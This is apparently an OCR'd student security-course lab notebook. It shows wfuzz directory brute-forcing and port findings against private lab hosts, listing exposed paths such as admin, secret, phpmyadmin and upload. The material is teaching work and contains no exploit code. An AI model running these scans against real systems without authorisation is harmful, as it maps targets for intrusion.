
**Tristan Gomez**
**CS 595**


# Lab Notebook #5



## 5.1 setup


### Take screenshots of the top part of the landing page for each deployment



Activities
Firefox Web Browser
May 29 1:57 PM
VM instances – Compute
Bitnami LAMP
35.230.18.205
Congratulations!
You are now running Bitnami LAMP 7.4.19 in the Cloud.
Useful Links
The following links will help you to understand better how to get started and configure the application you just launched.
Get Started
Connect to phpMyAdmin
Documentation
Support






## 5.2 wfuzz, nmap, bucket-stream


**Take a screenshot output for each that includes your OdinID in the output.**


Activities
Terminal
May 29 8:40 PM
root@kali: ~
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.11/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not w
fuzzing SSL sites. Check Wfuzz's documentation for more information.
* Wfuzz 3.1.0 - The Web Fuzzer *
Target: http://10.138.0.11/FUZZ
Total requests: 951
ID Response Lines Word Chars Payload
000000035: 301 7 L 11 W 162 Ch "admin"
000000342: 301 7 L 11 W 162 Ch "files"
000000613: 403 0 L 14 W 94 Ch "phpmyadmin"
000000794: 403 7 L 9 W 146 Ch "status"
000000718: 301 7 L 11 W 162 Ch "secret"
Total time: 0.781759
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1216.486
root@kali:~# gomez22
Storage


Activities
Terminal
May 29 8:56 PM
root@kali: ~
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.2/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctl
fuzzing SSL sites. Check Wfuzz's documentation for more information.
* Wfuzz 3.1.0 - The Web Fuzzer *
Target: http://10.138.0.2/FUZZ
Total requests: 951
ID Response Lines Word Chars Payload
000000224: 301 9 L 28 W 306 Ch "css"
000000342: 301 9 L 28 W 308 Ch "files"
000000456: 301 9 L 28 W 305 Ch "js"
000000468: 301 9 L 28 W 307 Ch "ldap"
000000862: 301 9 L 28 W 309 Ch "upload"
000000943: 301 9 L 28 W 306 Ch "xml"
000000414: 301 9 L 28 W 306 Ch "img"
000000422: 200 185 L 332 W 6033 Ch "index"
000000390: 200 46 L 87 W 1320 Ch "header"
Total time: 0.849575
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 1119.381
root@kali:~# gomez22


Activities
Terminal
May 29 8:56 PM
root@kali: ~
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.3/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corr
fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************
Target: http://10.138.0.3/FUZZ
Total requests: 951
==================================================================
ID Response Lines Word Chars Payload
==================================================================
Total time: 1.734560
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 548.2656
root@kali:~# gomez22


Activities
Terminal
May 29 8:38 PM
root@kali: ~
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 29 16:52:38 2021 from 131.252.208.103
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos w3af
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.12/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
fuzzing SSL sites. Check Wfuzz's documentation for more information.
* Wfuzz 3.1.0 - The Web Fuzzer *
Target: http://10.138.0.12/FUZZ
Total requests: 951
ID Response Lines Word Chars Payload
000000035: 301 1 L 10 W 148 Ch "admin"
000000038: 301 1 L 10 W 148 Ch "Admin"
000000342: 301 1 L 10 W 148 Ch "files"
000000718: 301 1 L 10 W 149 Ch "secret"
Total time: 0.850255
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1118.487
root@kali:~# gomez22




**Identify servers that expose ports other than ssh and http and include them in your lab notebook.**

**In 10.130.0.2:**

-389/tcp open ldap

**In 10.138.0.10:**

-443/tcp open https

